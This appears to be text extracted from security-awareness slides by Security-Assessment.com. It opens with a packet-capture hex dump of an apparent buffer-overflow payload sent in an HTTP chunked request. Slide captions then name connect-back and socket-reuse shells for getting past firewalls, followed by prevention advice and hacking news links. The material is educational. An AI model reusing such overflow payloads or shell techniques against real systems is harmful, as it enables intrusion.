| 257 | 4.954597 | 192.168.1.63 | 192.168.1.68 | HTTP | Continuation |

| No. | Time | Source | Destination | Protocol | Info |
|------|-------------------------|-------------------------|-------------|----------|------|
| 0070 | 0d 0a 54 72 61 6e 73 66 | 65 72 2d 45 6e 63 6f 64 | ..Transf | er-Encod | |
| 0080 | 69 6e 67 3a 20 63 68 75 | 6e 6b 65 64 0d 0a 0d 0a | ing: chu | nked.... | |
| 0090 | 33 61 39 38 0d 0a cc cc | cc cc cc cc cc cc cc cc | 3a98.... | | |
| 00a0 | cc cc cc cc cc cc cc cc | cc cc cc cc cc cc cc cc | | | |
| 00b0 | cc cc cc cc cc cc cc cc | cc cc cc cc cc cc cc cc | | | |
| 00c0 | cc cc cc cc cc cc cc cc | cc cc cc cc cc cc cc cc | | | |
| 00d0 | cc cc cc cc cc cc cc cc | cc cc cc cc cc cc cc cc | | | |
| 00e0 | cc cc cc cc cc cc cc cc | cc cc cc cc cc cc cc cc | | | |
| 00f0 | cc cc cc cc cc cc cc cc | cc cc cc cc cc cc cc cc | | | |
| 0100 | cc cc cc cc cc cc 00 f1 | fd 7f 58 58 58 58 80 00 | | .0XXXX.. | |
| 0110 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0120 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0130 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0140 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0150 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0160 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0170 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0180 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0190 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 01a0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 01b0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 01c0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 01d0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 01e0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 01f0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0200 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0210 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0220 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0230 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0240 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0250 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0260 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0270 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0280 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0290 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 02a0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 02b0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 02c0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 02d0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 02e0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 02f0 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0300 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0310 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |
| 0320 | 58 58 48 48 58 58 00 f1 | fd 7f 58 58 58 58 80 00 | XXHHXX.. | .0XXXX.. | |

Security-Assessment

.com


Firewalls




No Firewall, Attackers connection allowed



Firewall blocks connection. Attacker uses connect back shell



Firewall blocks connect and connect back. Attacker uses socket reuse shell




Security-Assessment

.com

Prevention

- Virus scanners
- Intrusion Detection Systems
- Firewalls
- Ensure strong passwords and adequate firewall rules are enforced.



Prevention

- Internal IDS
- Educated staff
- Forensic response ability, Tripwire
- Intelligent Log analysis



Security-Assessment

.com

Presentation Slides Available For Download
From:

<http://www.security-assessment.com>



Security-Assessment

.com

NEWS LINKS

Police called after National Party website hacked

<http://www.nzherald.co.nz/latestnewsstory.cfm?storyID=3554851&thesection=news&thesubsection=general>

Local hacker faces big bill

<http://www.nzherald.co.nz/storydisplay.cfm?storyID=3555542&thesection=technology&thesubsection=general>

Kiwis 'have weakness for internet scams'

<http://www.stuff.co.nz/stuff/0,2106,2811488a28,00.html>

Australian hacker activity on the rise

<http://www.zdnet.com.au/news/security/0,2000061744,39116594,00.htm>

NZ Police lay first charge for hacking

<http://www.stuff.co.nz/stuff/0,2106,2845353a6022,00.html>

UK teen escapes jail in nuclear lab hack case

<http://www.theregister.co.uk/content/55/35280.html>

Hackers exploit Windows patches

<http://news.bbc.co.uk/1/hi/technology/3485972.stm>

A peek at script kiddie culture

<http://software.newsforge.com/software/04/02/28/0130209.shtml>

Hacking insurance is a must

<http://www.vnunet.com/News/1153579>

